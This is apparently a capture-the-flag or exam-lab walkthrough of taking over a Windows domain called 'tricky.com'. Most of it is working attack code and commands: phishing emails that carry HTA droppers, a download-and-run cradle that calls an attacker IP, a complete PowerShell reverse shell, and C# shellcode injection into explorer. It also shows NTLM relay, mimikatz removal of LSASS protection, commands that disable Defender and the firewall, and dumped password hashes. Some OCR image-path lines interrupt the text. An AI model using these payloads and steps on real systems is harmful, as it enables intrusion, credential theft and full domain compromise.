172.16.X.150
172.16.X.151
172.16.X.152
172.16.X.155
192.168.X.159

So we have only one external IP.

```
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: mail01.tricky.com, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Tricky.com Mail system information
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: TOP UIDL USER
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: CAPABILITY ACL completed IMAP4 NAMESPACE SORT IMAP4rev1
RIGHTS=texkA0001 OK QUOTA IDLE CHILDREN
445/tcp   open  microsoft-ds?
587/tcp   open  smtp          hMailServer smtpd
| smtp-commands: mail01.tricky.com, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TRICKY
|   NetBIOS_Domain_Name: TRICKY
|   NetBIOS_Computer_Name: MAIL01
|   DNS_Domain_Name: tricky.com
|   DNS_Computer_Name: mail01.tricky.com
|   DNS_Tree_Name: tricky.com
|   Product_Version: 10.0.17763
|_  System_Time: 2021-02-10T21:19:13+00:00
| ssl-cert: Subject: commonName=mail01.tricky.com
| Not valid before: 2020-09-17T21:01:48
|_Not valid after:  2021-03-19T21:01:48
|_ssl-date: 2021-02-10T21:19:23+00:00; -29s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

47001/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49669/tcp open msrpc   Microsoft Windows RPC
49670/tcp open msrpc   Microsoft Windows RPC
49671/tcp open msrpc   Microsoft Windows RPC
49672/tcp open msrpc   Microsoft Windows RPC
Service Info: Host: mail01.tricky.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -29s, deviation: 0s, median: -29s
| smb2-security-mode:
| 2.02:
|_   Message signing enabled but not required
| smb2-time:
| date: 2021-02-10T21:19:17
|_ start_date: N/A

 root
| admin
| administrator
| webadmin
| sysadmin
| netadmin
| guest
| user
| web
|_ test

http://192.168.X.159/ contains:
Will@tricky.com serves in the clerks office for mail administration. You can mail him about issues with the mail system.

Note that due to security issues arising from malicious mails, we have implemented very good security on the clients, such as antivirus, application whitelisting and removed all Office products.


So we need to phish here and not use Office. Maybe hta files with mshta lolbin to bypass application whitelisting or with jscript?

Then we can first try an hta file with a simple ping:

```
<html>
<head>
<script language="JScript">
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("ping -n 2 192.168.X.Y");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

If I then send email with: for i in `cat emails.txt`;do swaks --body 'Please click here http://192.168.X.Y/rulon.hta' --add-header "MIME-Version: 1.0" --add-header "Content-Type: text/html" --header "Subject: Issues with mail" -t $i -f will@tricky.com --server 192.168.X.159;done

I get in wireshark:



75	26.423214736	192.168.86.159	192.168.49.86	ICMP	60 Echo (ping) request id=0x0100, seq=121/30976, ttl=125 (reply in 76)
76	26.423232632	192.168.49.86	192.168.86.159	ICMP	60 Echo (ping) reply id=0x0100, seq=121/30976, ttl=64 (request in 75)
77	27.250512317	192.168.86.100	192.168.49.86	TLSv1.2	91 Application Data
78	27.250525838	192.168.49.86	192.168.86.100	TCP	40 41738 → 3389 [ACK] Seq=1 Ack=1021 Win=6830 Len=0
79	27.433723211	192.168.86.159	192.168.49.86	ICMP	60 Echo (ping) request id=0x0100, seq=122/31232, ttl=125 (reply in 80)
80	27.433735570	192.168.49.86	192.168.86.159	ICMP	60 Echo (ping) reply id=0x0100, seq=122/31232, ttl=64 (request in 79)

Then this works. Compile the CLM bypass in C# from OSEP pdf, where you run powershell in C# using runspaces:

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Configuration.Install;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
```

```
        Console.WriteLine("This is the main method");
      }
   }
   [System.ComponentModel.RunInstaller(true)]
   public class Sample : System.Configuration.Install.Installer
   {
      public override void Uninstall(System.Collections.IDictionary savedState)
      {

         String cmd = "IEX(New-Object
Net.WebClient).DownloadString('http://192.168.X.Y/shell.ps1";
         Runspace rs = RunspaceFactory.CreateRunspace();
         rs.Open();
         PowerShell ps = PowerShell.Create();
         ps.Runspace = rs;
         ps.AddScript(cmd);
         ps.Invoke();
         rs.Close();
      }
   }
}
```

To compile the above, you need to import references:
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll

And the System.Configuration.Install reference

Shell.ps1 does not contain amsi bypass(it didn't work when I put amsi bypass) so it only contains this reverse shell:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.X.Y',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String
);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$
stream.Flush()};$client.Close()
```

Then I encode the compiled osep-clm.exe with certutil:
Certutil -encode osep-clm.exe enc5.txt

Then we create this hta file:

```
<html>
```

```
<head>
<script language="JScript">
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("powershell iwr -uri http://192.168.X.Y/enc5.txt -outfile
C:\\Windows\\Tasks\\enc7.txt;powershell certutil -decode C:\\Windows\\Tasks\\enc7.txt
C:\\Windows\\Tasks\\gimme3.exe;
C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\InstallUtil.exe /logfile=
/LogToConsole=false /U C:\\Windows\\Tasks\\gimme3.exe");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

Then I send the email with:

```
for i in `cat emails.txt`;do swaks --body 'Please click here http://192.168.X.Y/rulon.hta' --add-
header "MIME-Version: 1.0" --add-header "Content-Type: text/html" --header "Subject: Issues
with mail" -t $i -f will@tricky.com --server 192.168.X.159;done
```

```
more c:\users\will\desktop\local.txt
3667986376d768bdd8e7bd212521d387

whoami
tricky\will
hostname
client09(172.16.X.155)
```

The machine has AVG and ATP running.

```
IEX (New-Object Net.WebClient).DownloadString('http://192.168.X.Y/PowerView.ps1')
Get-DomainComputer

172.16.X.150 = dc04.tricky.com
172.16.X.151 = sql05.tricky.com
172.16.X.152 = sql07.tricky.com
172.16.X.155=client09.tricky.com
172.16.X.254 = mail01.tricky.com


$ExecutionContext.SessionState.LanguageMode
```

ConstrainedLanguage

CommandLine : Powershell.exe -Exec bypass -noexit "& 'C:\program files\setup\mail.ps1'"
In this script, we find:
$server = "mail01.tricky.com"
$port = 110
$enableSSL = $false
$username = "will"
$password = "fdsfssdfDFG4"
$baseFolder = "C:\attachments"
$links = "C:\users\will\links.txt"

So now we have creds for will:fdsfssdfDFG4

Get-DomainUser -SPN | fl distinguishedname,description,pwdlastset,serviceprincipalname

distinguishedname : CN=krbtgt,CN=Users,DC=tricky,DC=com
description : Key Distribution Center Service Account
pwdlastset : 7/8/2020 1:55:28 AM
serviceprincipalname : kadmin/changepw

distinguishedname : CN=SQLSvc,OU=TSA,OU=TUsers,DC=tricky,DC=com
pwdlastset : 7/8/2020 3:20:11 AM
serviceprincipalname : {MSSQLSvc/sql07.tricky.com:1433, MSSQLSvc/sql05.tricky.com:1433}

Then I get msf shell by doing this:
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f csharp

Then use DotNetToJscript with this code:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;
using System.Collections.Generic;
using System.Linq;
using System.Text;
//using System.Threading.Tasks;

[ComVisible(true)]
public class TestClass
{
```

```
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

    [DllImport("kernel32.dll")]
    static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[]
lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);

    [DllImport("kernel32.dll")]
    static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);


    public TestClass()
    {

        Process[] expProc = Process.GetProcessesByName("explorer");
        int pid = expProc[0].Id;
        IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);

        IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

        byte[] buf = new byte[748] {shellcodeHere};

        IntPtr outSize;
        WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

        IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0,
IntPtr.Zero);

    }

    public void RunProcess(string path)
    {
        Process.Start(path);
    }
}
```

.\DotNetToJScript.exe C:\Users\Rulon\Downloads\DotNetToJScript-master\DotNetToJScript-master\ExampleAssembly\bin\x64\Release\ExampleAssembly.dll --lang=Jscript --ver=v4 -o chall4.js

Then take this js and embed in an hta file like this:

```
<html>
<head>
<script language="JScript">
PASTE WHOLE JS FILE HERE
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

Then send email:

```
for i in `cat emails.txt`;do swaks --body 'Please click here http://192.168.X.Y/rulon2.hta' --add-header "MIME-Version: 1.0" --add-header "Content-Type: text/html" --header "Subject: Issues with mail" -t $i -f will@tricky.com --server 192.168.X.159;done
```

Instead of trying get a stable MSF shell in FullLanguage mode, let's setup autoroute with socks4a and start enumerate the domain instead. So I use this oneliner:

```
msfconsole -x 'use auxiliary/server/socks4a; set SRVPORT 1080; set SRVHOST 127.0.0.1; run -j; use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_https; set LHOST 192.168.X.Y; set LPORT 443; set AutoRunScript "autoroute -s 172.16.X.0/24"; run'
```

Then we run the phishing again to download rulon2.hta

Then let's try to use our creds for will user to see if any shares are open

```
proxychains crackmapexec smb 172.16.X.150 -u will -p 'fdsfssdfDFG4'
Windows 10.0 Build 17763 x64 (name:DC04) (domain:tricky.com) (signing:True) (SMBv1:False)

proxychains crackmapexec smb 172.16.X.151 -u will -p 'fdsfssdfDFG4'
Windows 10.0 Build 17763 x64 (name:SQL05) (domain:tricky.com) (signing:False) (SMBv1:False)

proxychains crackmapexec smb 172.16.X.152 -u will -p 'fdsfssdfDFG4
```

Windows 10.0 Build 17763 x64 (name:SQL07) (domain:tricky.com) (signing:False) (SMBv1:False)

proxychains crackmapexec smb 172.16.X.155 -u will -p 'fdsfssdfDFG4'
Windows 10.0 Build 18362 x64 (name:CLIENT09) (domain:tricky.com) (signing:False) (SMBv1:False)

proxychains crackmapexec smb 172.16.X.254 -u will -p 'fdsfssdfDFG4'
Windows 10.0 Build 17763 x64 (name:MAIL01) (domain:tricky.com) (signing:False) (SMBv1:False)

So SMB signing is disabled on all machines in this challenge except on the DC.

Then it worked to connect sql05:
proxychains python3 mssqlclient.py will:fdsfssdfDFG4@172.16.X.151 -port 1433 -windows-auth

SQL> select srvname from sysservers;
srvname

SQL05\SQLEXPRESS

SQL07

So sql05 and sql05 seems to be linked.

I am not sysadmin. Let's try to capture hash by starting Responder:
./Responder.py -I tun0

SQL> EXECUTE ('master.sys.xp_dirtree "\\192.168.X.Y\a"')

Then I get sqlsvc hash which I got from kerberoasting earlier also. But it seemed to have a good password because I couldn't crack it.

So then let's try to relay this hash because SMB signing was disabled on SQL05 and SQL07, and sqlsvc user is probably admin on those.

So to relay, I start:
proxychains python3 ntlmrelayx.py --no-http-server -smb2support -t smb://172.16.X.152

Then: SQL> EXECUTE ('master.sys.xp_dirtree "\\192.168.X.Y\b"')

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from TRICKY/SQLSVC@192.168.X.159 controlled, attacking target smb://172.16.X.152
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.X.152:445 ... OK
[*] Authenticating against smb://172.16.X.152 as TRICKY/SQLSVC SUCCEED
[*] SMBD-Thread-3: Connection from TRICKY/SQLSVC@192.168.X.159 controlled, but there are no more targets left!
[*] SMBD-Thread-5: Connection from 192.168.X.159 authenticated as guest (anonymous). Skipping target selection.
[*] SMBD-Thread-5: Connection from 192.168.X.159 authenticated as guest (anonymous). Skipping target selection.
[*] SMBD-Thread-5: Connection from 192.168.X.159 authenticated as guest (anonymous). Skipping target selection.
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd9996db98e1cf7fb82016165c12c04b8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:05f6c26c86bc63599db55631e21de713:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cf24abb0dd2ff42591001e892d98d690:::
setup:1001:aad3b435b51404eeaad3b435b51404ee:c406ffc61eb698198ad5e88d2f3a344a:::
[*] Done dumping SAM hashes for host: 172.16.X.152
[*] Stopping service RemoteRegistry

Now I got admin hash of SQL07(172.16.X.152) machine!
Let’s do the same to relay to sql05 and dump hashes from that one.

So we connect to SQL07 with: proxychains python3 mssqlclient.py will:fdsfssdfDFG4@172.16.X.152 -port 1433 -windows-auth

Then: proxychains python3 ntlmrelayx.py --no-http-server -smb2support -t smb://172.16.X.151
Then trigger: SQL> EXECUTE ('master.sys.xp_dirtree "\\192.168.X.Y\c"')

[*] Target system bootKey: 0x95f8fe7e66cd488129131fd114b84790
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:796407425c01576d17de71f9918e9f38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:807e88817b41a28e6a46892728b03ce7:::
setup:1001:aad3b435b51404eeaad3b435b51404ee:85c14abd05f0e6107af13f55fddffdc3:::
[*] Done dumping SAM hashes for host: 172.16.X.151
[*] Stopping service RemoteRegistry

Then we can connect to SQL07:
proxychains evil-winrm -u administrator -H 05f6c26c86bc63599db55631e21de713 -i 172.16.X.152

Evil-WinRM PS C:\Users\Administrator\desktop> more proof.txt
F052e1b91cd3404e92c5929dabc0f393

Then we disable AV, upload SharpHound and run it from system shell spawned from:
proxychains python3 psexec.py -hashes :05f6c26c86bc63599db55631e21de713 administrator@172.16.X.152

Then we connect to SQL05 and grab flag there also:
proxychains evil-winrm -u administrator -H 796407425c01576d17de71f9918e9f38 -i 172.16.X.151

Evil-WinRM PS C:\Users\Administrator\Desktop> more proof.txt
eb482fbce36107de9df867222e19c915

The user SQLSVC@TRICKY.COM has a session on the computer SQL05.TRICKY.COM.

So let’s disable AV and then try to run mimikatz to dump hashes/password for sqlsvc user

Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true
NetSh Advfirewall set allprofiles state off

If we run: ./mimikatz.exe "sekurlsa::logonPasswords" "exit"

mimikatz(commandline) # sekurlsa::logonPasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)


mimikatz(commandline) # exit
Bye!

But in BloodHound, we see there is GPO called LSA protection

But if we are local admin or system , we can disable this protection

iwr -uri http://192.168.X.Y/mimidrv.sys -o c:\users\mimidrv.sys

.\mimikatz.exe "privilege::debug" "!+" "!processprotect /process:lsass.exe /remove" "sekurlsa::logonpasswords" "exit"



Then we have sqlsvc NTLM hash: 1ef8ec7a4e862ed968d4d4d335afb77215

By running: ./mimikatz.exe "token::elevate" "lsadump::secrets" "exit"
We find sqlsvc password:

Secret : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : sqlsvc@tricky.com
cur/text: 4dfgdfFFF542

Then sqlsvc have some permissions in bloodhound:

The members of the group SQL ADMINS@TRICKY.COM have permissions to modify the DACL (Discretionary Access Control List) on the group MAILADMINS@TRICKY.COM.

The group MAILADMINS@TRICKY.COM is a member of the group SERVER ADMINS@TRICKY.COM.


The group SERVER ADMINS@TRICKY.COM is a member of the group DOMAIN ADMINS@TRICKY.COM.

The members of the group DOMAIN ADMINS@TRICKY.COM have the AllExtendedRights privilege to the domain TRICKY.COM.

Then first let's abuse WriteDacl by adding GenericAll on Mailadmins to sqlsvc user:
$credsrulon = New-Object System.Management.Automation.PSCredential ("tricky.com\sqlsvc", (ConvertTo-SecureString "4dfgdfFFF542" -AsPlainText -Force))

Add-DomainObjectAcl -TargetIdentity Mailadmins -PrincipalIdentity sqlsvc -Rights All -Credential $credsrulon -Verbose
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'tricky.com' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://dc04.tricky.com/DC=tricky,DC=com
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=sqlsvc)(name=sqlsvc)(displayname=sqlsvc))))
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'tricky.com' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://dc04.tricky.com/DC=tricky,DC=com
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Mailadmins)(name=Mailadmins)(displayname=Mailadmins))))
Verbose: [Add-DomainObjectAcl] Granting principal CN=SQLSvc,OU=TSA,OU=TUsers,DC=tricky,DC=com 'All' on CN=MailAdmins,OU=TGroups,DC=tricky,DC=com
Verbose: [Add-DomainObjectAcl] Granting principal CN=SQLSvc,OU=TSA,OU=TUsers,DC=tricky,DC=com rights GUID '00000000-0000-0000-0000-000000000000' on CN=MailAdmins,OU=TGroups,DC=tricky,DC=com

Then I run BloodHound again: .\SharpHound.exe --CollectionMethod All --Domain tricky.com



Now I see sqlsvc got GenericAll on Mailadmins group.
Now let's add that user to the group with:
Add-DomainGroupMember -Identity 'MAILADMINS' -Members 'sqlsvc' -Credential $credsrulon

Then we are domain admin so we can use secretsdump to dump all hashes:

proxychains python3 secretsdump.py tricky.com/sqlsvc:4dfgdfFFF542@172.16.X.150

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e2b475c11da2a0748290d87aa966c327:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48989de6a73f952ad51adceabc13cc9c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ef8a14734e077595898d882b94a78f61:::
tricky.com\will:1103:aad3b435b51404eeaad3b435b51404ee:4561175d73ac3476f026f66d49348171:::
tricky.com\sqlsvc:1104:aad3b435b51404eeaad3b435b51404ee:1ef8ec7a4e862ed968d4d335afb77215:::
tricky.com\eve:1105:aad3b435b51404eeaad3b435b51404ee:7ee6f6caaad512014ee8304603b16de9:::
tricky.com\jeff:1106:aad3b435b51404eeaad3b435b51404ee:01de173b29903602f4c42d26f8052745:::
DC04$:1000:aad3b435b51404eeaad3b435b51404ee:a726ea2c69195e4b8aefe9e4a396c926:::
CLIENT09$:1111:aad3b435b51404eeaad3b435b51404ee:85c45e39b34fd57e4d44b9d9ace00ac3:::
SQL05$:1112:aad3b435b51404eeaad3b435b51404ee:f9e21fdcef7b1e9060956356c6b72075:::
SQL07$:1113:aad3b435b51404eeaad3b435b51404ee:46e4ca08a37c1cb2db99c3d2175d700e:::
MAIL01$:2101:aad3b435b51404eeaad3b435b51404ee:d71b463ec0b35a71cee2686c82eacd2c:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:7af7a18bc118407f486782d009ac3086cef10410f40d3dff7bf7b50d61491421
Administrator:aes128-cts-hmac-sha1-96:299a02b4e4d1a40a1ebb58520bf01060
Administrator:des-cbc-md5:01868a456e378a29
krbtgt:aes256-cts-hmac-sha1-96:79be485385685e80b3bd347cbd7d74456d3c22efdc1ab2347e6156485a717ba4
krbtgt:aes128-cts-hmac-sha1-96:7698438b87bd307d925f07830dcbb8fd
krbtgt:des-cbc-md5:df04d3aef86e941c

Then we login to the DC:

proxychains evil-winrm -u tricky.com\\administrator -H 48989de6a73f952ad51adceabc13cc9c -i 172.16.X.150

Evil-WinRM PS C:\Users\Administrator\Desktop> more proof.txt
473fd98a91de9ac1e77c648fcc9b9971

net user rulon Password123! /add /domain
net localgroup "Remote Desktop Users" rulon /add /domain
net group "domain admins" rulon /add /domain

Then we RDP into mail01

172.16.X.254 = mail01.tricky.com

PS C:\Users\Administrator\Desktop> more .\proof.txt
A9a54b2ab9d139d86ceca75f2147f94c which is 192.168.X.159 flag

Then I need the admin flag on the client machine which was the foothold machine. I can't RDP to it because of too many logged in.

proxychains python3 psexec.py rulon@172.16.X.155 -f /root/Ogimmeshellec/Lab/stealthyPsexec.exe

Then I can grab the flag with:
proxychains python3 wmiexec.py rulon@172.16.X.155
C:\>more c:\users\administrator\desktop\proof.txt
d7c5e1f0439a3beb3b748382c42fa74b